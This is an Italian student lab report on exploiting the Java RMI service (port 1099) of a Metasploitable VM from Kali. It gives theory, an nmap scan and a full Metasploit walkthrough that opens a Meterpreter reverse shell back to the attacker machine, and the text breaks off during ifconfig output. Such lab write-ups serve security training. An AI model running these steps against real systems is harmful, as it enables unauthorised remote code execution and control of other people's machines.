

PROGETTO S7-L5

INDICE

- 1. Traccia**
- 2. Riferimenti teorici**
- 3. Vulnerabilità “Java Remote Code Execution”**
- 4. La macchina attaccante (**KALI**): indirizzo IP **192.168.11.111****
- 5. La macchina vittima (**Metasploitable**): indirizzo IP **192.168.11.112****
- 6. Ping tra le macchine Kali e Metasploitable**
- 7. Scansione della macchina con NMAP per evidenziare la vulnerabilità**
- 8. METASPLOIT**
- 9. Sessione remota Meterpreter: configurazione di rete e tabella di routing**
- 10. Conclusioni**
- 11. Best practice**

1. Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla **porta 1099 – Java RMI**. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (**KALI**) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (**Metasploitable**) deve avere il seguente indirizzo IP: **192.168.11.112**
- Scansione della macchina con **nmap** per evidenziare la vulnerabilità.
- Una volta ottenuta una **sessione remota Meterpreter**, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete ;
 - 2) informazioni sulla tabella di routing della macchina vittima.

Suggerimento: Se dovete ricevere l'errore **192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request (Server stopped)**, modificate il parametro **HTTPDELAY** e configurate il valore a 20.

2. Riferimenti teorici

Nel contesto di un Penetration Testing, l'exploit costituisce la fase in cui si utilizza una tecnica o uno strumento, come ad esempio Metasploit, per sfruttare una vulnerabilità presente sulla macchina target. Un exploit è un programma, un codice o una sequenza di comandi progettati per sfruttare una specifica vulnerabilità o debolezza in un sistema informatico, un'applicazione o un dispositivo al fine di ottenere un accesso non autorizzato o eseguire un comportamento indesiderato.

- ♦ Un exploit sfrutta una vulnerabilità.
- ♦ Gli exploit sono spesso utilizzati per ottenere accesso non autorizzato a sistemi o dati riservati.
- ♦ Molti exploit consentono l'esecuzione di codice arbitrario sul sistema bersaglio (comandi o programmi).
- ♦ Difese e contromisure: aggiornamenti e patch per correggere le falte di sicurezza noti.

Il termine "**exploit**" è impiegato anche per descrivere l'azione effettiva di ottenere l'accesso non autorizzato al sistema della macchina target.

Metasploit= un framework open source utilizzato nel contesto del Penetration Testing per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici. Lo usiamo come strumento per condurre l'attacco. Questo strumento offre una vasta gamma di exploit, oltre 2000, circa 600 payloads nel suo database e altri strumenti, adatti per vari sistemi operativi target. **Modularità**: Metasploit è altamente modulare, consentendo agli utenti di aggiungere nuovi moduli, exploit o payload in base alle esigenze. Ciò lo rende flessibile e adattabile a una vasta gamma di scenari di test.

Nel contesto di Metasploit e degli exploit nel Penetration Testing, il **payload** si riferisce a un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit dopo aver sfruttato con successo una vulnerabilità del sistema. Il payload è essenziale per l'utilizzo pratico di un exploit. I payload sono progettati per eseguire azioni dannose, come ottenere accesso non autorizzato, ottenere una shell, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema.

In un'applicazione Java tipica, un oggetto può chiamare i metodi di un altro oggetto se entrambi gli oggetti risiedono nella stessa macchina virtuale Java (JVM). Tuttavia, con Java RMI, questa capacità viene estesa **attraverso la rete**. In altre parole, un oggetto su un computer può chiamare i metodi di un oggetto su un altro computer, e questo processo sembra all'oggetto chiamante come se l'oggetto chiamato fosse locale, cioè presente nella stessa JVM. Quindi il **Java Remote Method Invocation (RMI)** è una tecnologia che agevola la comunicazione tra processi Java in esecuzione su macchine diverse nella rete. Un aspetto distintivo del protocollo Java RMI è la capacità di caricare classi in remoto. L'RMI, ovvero l'**invocazione del metodo remoto**, è un protocollo che consente a un'applicazione Java in esecuzione su una macchina di invocare i metodi di un oggetto di un'applicazione Java in esecuzione su una macchina remota.

Questa trasparenza significa che il programmatore può scrivere il codice come se gli oggetti remoti fossero locali, senza doversi preoccupare dei dettagli della comunicazione attraverso la rete. Java RMI si occupa quindi di gestire la comunicazione remota in modo trasparente, consentendo al programmatore di concentrarsi sulla logica dell'applicazione piuttosto che sulle complessità della comunicazione distribuita.

In breve, il programmatore può scrivere il codice in modo simile a come lo farebbe in un contesto non distribuito, anche se gli oggetti chiamati risiedono su macchine diverse nella rete.

Gli oggetti remoti in Java RMI implementano un'interfaccia remota che dichiara i metodi che possono essere invocati da client remoti. Questi metodi definiscono le operazioni che l'oggetto remoto può eseguire, permettendo ai client di richiedere l'esecuzione di azioni specifiche o ottenere informazioni dall'oggetto remoto. I metodi quindi definiscono le operazioni che l'oggetto remoto può eseguire.

Java RMI coinvolge tre entità principali:

- Uno o più Server RMI
- Java RMI Registry (localizzato sul server)
- Uno o più Client RMI

Il **Java RMI Registry** svolge un ruolo chiave, fungendo da servizio "name service" per la registrazione e l'individuazione di oggetti remoti. Sul lato server, funge da directory in cui gli oggetti remoti possono essere registrati con un nome univoco. Sul lato client, consente di individuare gli oggetti remoti tramite il nome univoco. Quando un server crea un oggetto, questo viene registrato nel registry con un nome di associazione univoco. I client possono chiamare il registry RMI per cercare ed invocare un oggetto remoto utilizzando il suo nome di associazione. Il registry RMI restituisce al client uno "stub", che è un riferimento remoto all'oggetto.

Lo "stub" è un rappresentante locale dell'oggetto remoto e contiene i metodi dell'oggetto che possono essere chiamati dal client. Quando il client chiama un metodo attraverso lo "stub", la chiamata viene inoltrata al server remoto attraverso la rete. Sul lato del server, c'è uno "skeleton", che riceve le chiamate dallo stub del client attraverso la rete e le inoltra all'oggetto remoto effettivo sul server. Lo "skeleton" gestisce la comunicazione tra il client e l'oggetto remoto.

In breve, il processo di invocazione dei metodi coinvolge il registry, che restituisce lo stub di un oggetto, il client, che utilizza lo "stub" per chiamare i metodi dell'oggetto remoto, e lo "stub" e lo "skeleton" che gestiscono la comunicazione tra client e server.



È importante notare che la porta 1099 è comunemente associata al servizio RMI Registry ed è essenziale implementare misure di sicurezza per proteggere l'accesso corretto al servizio e prevenire attacchi informatici.

Serializzazione: La serializzazione è il processo di conversione di oggetti in un formato di byte o una rappresentazione lineare, facilitando la trasmissione o la persistenza dei dati attraverso reti o memorie persistenti.

Deserializzazione: La deserializzazione è il processo inverso della serializzazione, che consiste nella ricostruzione degli oggetti originali a partire dai dati serializzati, consentendo il recupero e l'utilizzo dei dati in un'applicazione.

3. Vulnerabilità “Java Remote Code Execution”

La vulnerabilità “Java Remoto Code execution”, dovuta ad una configurazione errata di Java RMI, è legata alla mancanza di autenticazione e alla possibilità di eseguire codice in remoto (Remote Code Execution, RCE). La "Java Remote Code Execution" (RCE) è una vulnerabilità che consente a un attaccante di eseguire codice arbitrario in remoto su un sistema che utilizza Java. Questa vulnerabilità è particolarmente critica, poiché permette all'attaccante di eseguire codice sul sistema bersaglio senza richiedere l'accesso fisico alla macchina. L'attaccante può sfruttare questa vulnerabilità per eseguire comandi dannosi o per introdurre e eseguire un software dannoso sul sistema. La vulnerabilità di Remote Code Execution è spesso il risultato di errori di programmazione, difetti di progettazione o problemi di sicurezza nelle implementazioni software di Java. Gli attaccanti cercano costantemente di sfruttare tali vulnerabilità per compromettere i sistemi e ottenere un accesso non autorizzato o eseguire codice arbitrario in remoto durante i processi di deserializzazione.

Infatti, se la deserializzazione non è sufficientemente sicura e non implementa controlli adeguati, un attaccante potrebbe inviare un oggetto serializzato manipolato contenente codice malevolo, il quale, una volta deserializzato, viene seguito sul sistema del target.

Scopo degli attacchi di esecuzione di codice arbitrario è l'accesso amministrativo alla macchina target.

■ SET UP AMBIENTE

Macchina attaccante: Kali Linux (tool Metasploit)

Macchina target: Metasploitable (in particolare il servizio Java Registry RMI)

Usiamo una tecnica o uno strumento, nel nostro caso Metasploit, per sfruttare una vulnerabilità presente sulla macchina target, al fine di ottenere, generalmente, l'accesso non autorizzato ed eseguire azioni non previste sul sistema remoto.


4. La macchina attaccante (Kali): indirizzo IP 192.168.11.111

Imposta manualmente l'indirizzo IP della macchina attaccante

Sul terminale di Kali Linux, con il comando “sudo nano /etc/network/interfaces” apro il file di configurazione di rete delle macchina Kali.

Tramite l’editor di testo impostiamo l’IP: 192.168.11.111

Salvare -> ctrl + x -> Y -> invio



```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
Ce (kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
          inet6 fe80::a068:d8ff:feb3:868f prefixlen 64 scopeid 0x20<link>
              ether a2:68:d8:b3:86:8f txqueuelen 1000 (Ethernet)
                  RX packets 32 bytes 2045 (1.9 KiB)
                  RX errors 0 dropped 22 overruns 0 frame 0
                  TX packets 13 bytes 2192 (2.1 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
              loop txqueuelen 1000 (Local Loopback)
                  RX packets 4 bytes 240 (240.0 B)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 4 bytes 240 (240.0 B)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


5. La macchina vittima (Metasploitable): indirizzo IP 192.168.11.112

Imposta manualmente l'indirizzo IP della macchina target

Sul terminale di Kali Linux, con il comando “sudo nano /etc/network/interfaces” apro il file di configurazione di rete delle macchina Metasploitable.

Tramite l’editor di testo impostiamo l’IP: 192.168.11.112

Salvare -> ctrl + x -> Y -> invio



```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ if config
>
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 52:be:aa:8e:79:7a
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
              inet6 addr: fe80::50be:aff:fe8e:797a/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:142 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:9460 (9.2 KB) TX bytes:4088 (3.9 KB)
                  Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:105 errors:0 dropped:0 overruns:0 frame:0
              TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:20673 (20.1 KB) TX bytes:20673 (20.1 KB)

msfadmin@metasploitable:~$
```

È necessario riavviare entrambe le macchine per rendere effettive le modifiche.

6. Ping tra le macchine Kali e Metasploitable

Poi, si procede con il comando “ifconfig” a controllare se le configurazioni di rete impostate sono corrette.

Testiamo la connettività di rete fra le due macchine con il comando “ping” seguito dall’indirizzo IP.

The image shows two terminal windows side-by-side. The left window is on a Kali Linux machine, with the command \$ ping 192.168.11.112 being run. The right window is on a Metasploitable machine, with the command \$ ping 192.168.11.111 being run. Both commands show successful ping results with low latency.

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=6.19 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.00 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.83 ms
^C
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=2.16 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.44 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.17 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=2.45 ms
--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 1.175/1.812/2.459/0.520 ms
```

Se il ping avviene con successo e quindi le macchine possono comunicare, procediamo.

7. Scansione della macchina con nmap per evidenziare la vulnerabilità

Nmap è un tool open source progettato, principalmente, per effettuare port scanning, cioè per verificare quali porte sono aperte su un target (come Metasploitable) e quali servizi di rete, associati alle porte, sono disponibili. E’ utilizzato per individuare gli host attivi sulla rete e per il mapping degli host sulla rete.

Per trovare il servizio si usa il tool Nmap tramite il comando “nmap -sV 192.168.11.112”. In questo modo si effettua una scansione, simile alla full TCP connect, delle porte sul dispositivo Metasploitable.

Individuiamo così i servizi disponibili con la relativa versione (-sV), in esecuzione sulle specifiche porte di riferimento.

The image shows a terminal window displaying the output of an nmap scan. The command used was \$ nmap -sV 192.168.11.112. The output shows various open ports and the services running on them, including Java RMI, bindshell, MySQL, PostgreSQL, and VNC.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 11:27 EST
Nmap scan report for 192.168.11.112
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      netkit-rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.60 seconds
```

Individuiamo il servizio vulnerabile **Java RMI** di Metasploitable.

Notiamo che la scansione conferma la porta individuata in precedenza: porta 1099 (open). Questa porta è quindi in ascolto del servizio “java rmi” che può essere vulnerabile ad attacchi che prevedono l’esecuzione di codice malevolo durante il processo di invocazione dei metodi tra server e client.

8. METASPLOIT

Conduciamo l'attacco dalla macchina Kali Linux, tramite il framework Metasploit, al servizio Java RMI **registry** sulla macchina target Metasploitable.

Sfruttiamo ora la vulnerabilità.

Avvio della console di Metasploit (MSFConsole) dal terminale di Kali Lux con il comando “**msfconsole**”.

```
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

          .;lx00KXXX0xl:.
          ,oWMMMMMMMMMMMMMMMMMMMKd,
         ' xMMMMMMMMMMMMMMMMMMMMMMx ,
 : KMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
 . KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
 \ WMMMMMMMMMMMMMMMKd: ..     .. ;oKMMMMMMMMMMMMMKo
 x MM MM MM MM MM MM MM d.       .oNMMMMMMMMMMMMMK
 oMMMMMMMMMMMMMax.           dMMMMMMMMMMMMMKx
 .WMMMMMMMMMMMa:           :MMMMMMMMMMMM ,
 xMAMMMMMMMMMMo           ;LMMMMMMMMMMMO
 NMMMMMMMMMMMW           ,cccccccMMMMMMMMwlcucccc;
 NMMMMMMMMMMMX           ;KMMMMMMMMMMMMMMMK:
 NMMMMMMMMMMWV           ;KMMMMMMMMMMMMMMMK:
 xMMMMMMMMMMMd           , 0MMMMMMMMMMMK;
 .WMMMMMMMMMMMc           ; 0MMMMMMMMMO ,
 \NMMMMMMMMMMMK.           .JKMMO'
 dMMMMMMMMMMMMMKd'           ...
 cWMMMMMMMMMMMMMNxc'           ##########
 .oMMMMMMMMMMMMMMMMMMMKc           ##+##   ##+##
 ;NMMMMMMMMMMMMMMMMMKo           +:++
 .dMMMMMMMMMMMMMMMMMKo           +#++:++#+
 `oOWMMMMMMMMMMMo           ++:+
 ..cd0K%;           ::+:: ::+
 :::::::+:
                               Metasploit

      =[ metasploit v6.3.50-dev                                ]
 + -- --=[ 2384 exploits - 1235 auxiliary - 417 post          ]
 + -- --=[ 1391 payloads - 46 encoders - 11 nops            ]
 + -- --=[ 9 evasion                                         ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Con il comando **search java_rmi** cerchiamo il modulo adeguato di exploit. Otteniamo una lista di moduli auxiliary (no payload) o di exploit (con payload) che sono utilizzabili per sfruttare la vulnerabilità associata al servizio Java RMI.

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/gather/java_rmi_registry	2011-10-15	normal	No	Java RMI Registry Interfaces Enumeration	anner
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java	calation
Code Execution						
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Sc	anner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIClassLoaderImpl Deserialization Privilege Es	calation

Quindi, si individua, quale exploit più adatto, il numero 1:

exploit/multi/misc/java_rmi_server

Sfrutta una configurazione insicura di default del servizio Java RMI per l'esecuzione successiva di codice Java in remoto sul sistema bersaglio.

Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando «use» seguito dal percorso dell'exploit:

use exploit/multi/misc/java_rmi_server

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Notiamo il payload **java/meterpreter/reverse_tcp**

Meterpreter è un payload avanzato di Metasploit, implementato in codice java.

Una volta eseguito sulla macchina target, stabilisce una connessione **reverse shell** con la macchina attaccante per l'esecuzione di comandi da remoto tramite sessione di Meterpreter.

Possiamo ottenere informazioni aggiuntive sui target disponibili e le opzioni di configurazione, utilizzando il comando «**info**»:

```
msf6 exploit(multi/misc/java_rmi_server) > info

  Name: Java RMI Server Insecure Default Configuration Java Code Execution
  Module: exploit/multi/misc/java_rmi_server
  Platform: Java, Linux, OSX, Solaris, Windows
File syst Arch:
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2011-10-15

  Provided by:
    mihi

  Available targets:
    Id  Name
    --  --
  => 0  Generic (Java Payload)
  1  Windows x86 (Native Payload)
  2  Linux x86 (Native Payload)
  3  Mac OS X PPC (Native Payload)
  4  Mac OS X x86 (Native Payload)

  Check supported:
    Yes
hash.txt
```

```

Basic options:
Name      Current Setting  Required  Description
HTTPDELAY  10             yes       Time that the HTTP Server will wait for the payload request
RHOSTS     yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               The URI to use for this exploit (default is random)

Payload information:
Avoid: 0 characters

Description:
This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

References:
http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
http://www.securitytracker.com/id?1026215
https://nvd.nist.gov/vuln/detail/CVE-2011-3556

View the full module info with the info -d command.

```

Tutte le opzioni di configurazione previste per l'exploit selezionato possono essere visualizzate anche utilizzando il comando «**show options**».

Notiamo in “Basic options” che alcune configurazioni sono «**required**», ovvero è obbligatorio inserirle per utilizzare l'exploit.

In questo caso, l'exploit ha bisogno di un parametro:

-RHOSTS: ovvero l'indirizzo IP della macchina target.

Per configurare le opzioni, possiamo utilizzare il comando «**set**» seguito dal nome dell'opzione che vogliamo configurare:

set RHOSTS 192.168.11.112 (IP di Metasploitable)

```

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > 

```

L'altro parametro obbligatorio è impostato di default: la porta è già impostata correttamente infatti il servizio Java rmi è in ascolto sulla porta 1099, quindi non serve utilizzare il comando **set RPORT 1099**.

Una volta fatto, ricontrolliamo di aver inserito tutte le opzioni necessarie con il comando «show options»:

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
Name   Current Setting  Required  Description
HTTPDELAY      10          yes        Time that the HTTP Server will wait for the payload request
RHOSTS        192.168.11.112  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         1099         yes        The target port (TCP)
SRVHOST       0.0.0.0       address    The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080         yes        The local port to listen on.
SSL            false        no         Negotiate SSL for incoming connections
SSLCert        Path to a custom SSL certificate (default is randomly generated)
URI PATH      no          no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST        192.168.11.111  yes        The listen address (an interface may be specified)
LPORT         4444         yes        The listen port

Exploit target:
Id  Name
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Notiamo che il campo RHOSTS è stato correttamente inserito con l'IP della nostra macchina Metasploitable e la porta è corretta.

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo e visualizzare i vari payloads tramite il comando “**show payloads**”:

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads
Compatible Payloads
#  Name
0  payload/cmd/unix/bind_aws_instance_connect
1  payload/generic/custom
2  payload/generic/shell_bind_aws_ssm
3  payload/generic/shell_bind_tcp
4  payload/generic/shell_reverse_tcp
5  payload/generic/ssh/interact
6  payload/java/jsp_shell_bind_tcp
7  payload/java/jsp_shell_reverse_tcp
8  payload/java/meterpreter/bind_tcp
9  payload/java/meterpreter/reverse_http
10 payload/java/meterpreter/reverse_https
11 payload/java/meterpreter/reverse_tcp
12 payload/java/shell/bind_tcp
13 payload/java/shell/reverse_tcp
14 payload/java/shell_reverse_tcp
15 payload/multi/meterpreter/reverse_http
Architectures)
16 payload/multi/meterpreter/reverse_https
Architectures)

#  Name
0  payload/cmd/unix/bind_aws_instance_connect
1  payload/generic/custom
2  payload/generic/shell_bind_aws_ssm
3  payload/generic/shell_bind_tcp
4  payload/generic/shell_reverse_tcp
5  payload/generic/ssh/interact
6  payload/java/jsp_shell_bind_tcp
7  payload/java/jsp_shell_reverse_tcp
8  payload/java/meterpreter/bind_tcp
9  payload/java/meterpreter/reverse_http
10 payload/java/meterpreter/reverse_https
11 payload/java/meterpreter/reverse_tcp
12 payload/java/shell/bind_tcp
13 payload/java/shell/reverse_tcp
14 payload/java/shell_reverse_tcp
15 payload/multi/meterpreter/reverse_http
Architectures)
16 payload/multi/meterpreter/reverse_https
Architectures)
```

Per l'exploit selezionato è previsto di default il payload java/meterpreter/reverse_tcp. Meterpreter è una shell molto potente che gira su applicazioni e servizi vulnerabili di diverse tecnologie e sistemi operativi come Android, Java, Linux, Windows. Permette inoltre movimenti laterali per avere un controllo su tutto il sistema di rete connesso.

Se avessimo dovuto impostare un determinato payload, avremmo usato il comando «set payload» seguito dal nome del payload.

Verifichiamo poi i parametri necessari per eseguire il payload:

Utilizzando il comando “**show options**”, con cui si possono visualizzare le opzioni del payload, notiamo che il payload non ha bisogno di nessun parametro quindi non necessita di un’ulteriore configurazione dei parametri.

Payload options (java/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

I parametri “required” del payload sono già impostati:

-LHOST: l’indirizzo IP della macchina attaccante (**Kali Linux**) a cui il payload

Meterpreter reverse shell invierà le risposte.

-LPORT: la porta (4444) su cui è in ascolto la macchina attaccante.

Dopo aver scelto l’exploit e il payload ed aver configurato le opzioni necessarie, siamo pronti quindi a lanciare l’attacco.

L’attacco viene eseguito sulla macchina target Metasploitable, lanciando successivamente il payload scelto. Lo eseguiamo con il comando «**exploit**» dalla console

Funziona correttamente anche il comando **run**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit [!] Started reverse TCP handler on 192.168.11.111:4444 [*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/c3C6fIE [*] 192.168.11.112:1099 - Server started. [*] 192.168.11.112:1099 - Sending RMI Header ... [*] 192.168.11.112:1099 - Sending RMI Call ... [*] 192.168.11.112:1099 - Replied to request for payload JAR [*] Sending stage (57971 bytes) to 192.168.11.112 [*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53740) at 2024-01-26 11:43:14 -0500 meterpreter > 
```

9. Sessione remota Meterpreter: configurazione di rete e tabella di routing

Otteniamo quindi una sessione remota Meterpreter e raccogliamo la configurazione di rete e le informazioni sulla tabella di routing della macchina vittima.

Dimostrazione di efficacia dell'exploit tramite reverse shell Meterpreter: possiamo verificare il successo dell'apertura della sessione di Meterpreter per la presenza del prompt della shell “meterpreter >” al fondo dell'immagine.

Proviamo con questo test: eseguiamo «ifconfig» e «ipconfig», se l'IP che ci restituisce la macchina è 192.168.11.112 (IP vittima), allora siamo sicuri che l'exploit è andato a buon fine.

The screenshot shows two terminal windows side-by-side. The left window displays the output of the 'ifconfig' command, listing two interfaces: 'Interface 1' (lo) and 'Interface 2' (eth0). The right window displays the output of the 'ipconfig' command, also listing 'Interface 1' (lo) and 'Interface 2' (eth0). Both interfaces show the same configuration: IPv4 Address 192.168.11.112, IPv4 Netmask 255.255.255.0, and IPv6 Address fe80::50be:aaff:fe8e:797a. The terminal windows are running on a Linux system, as indicated by the file paths in the background.

```
meterpreter > ifconfig
Interface 1: supervised
=====
Name: lo - lo
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ::

Interface 2: gvfs-afc-volume-monitor
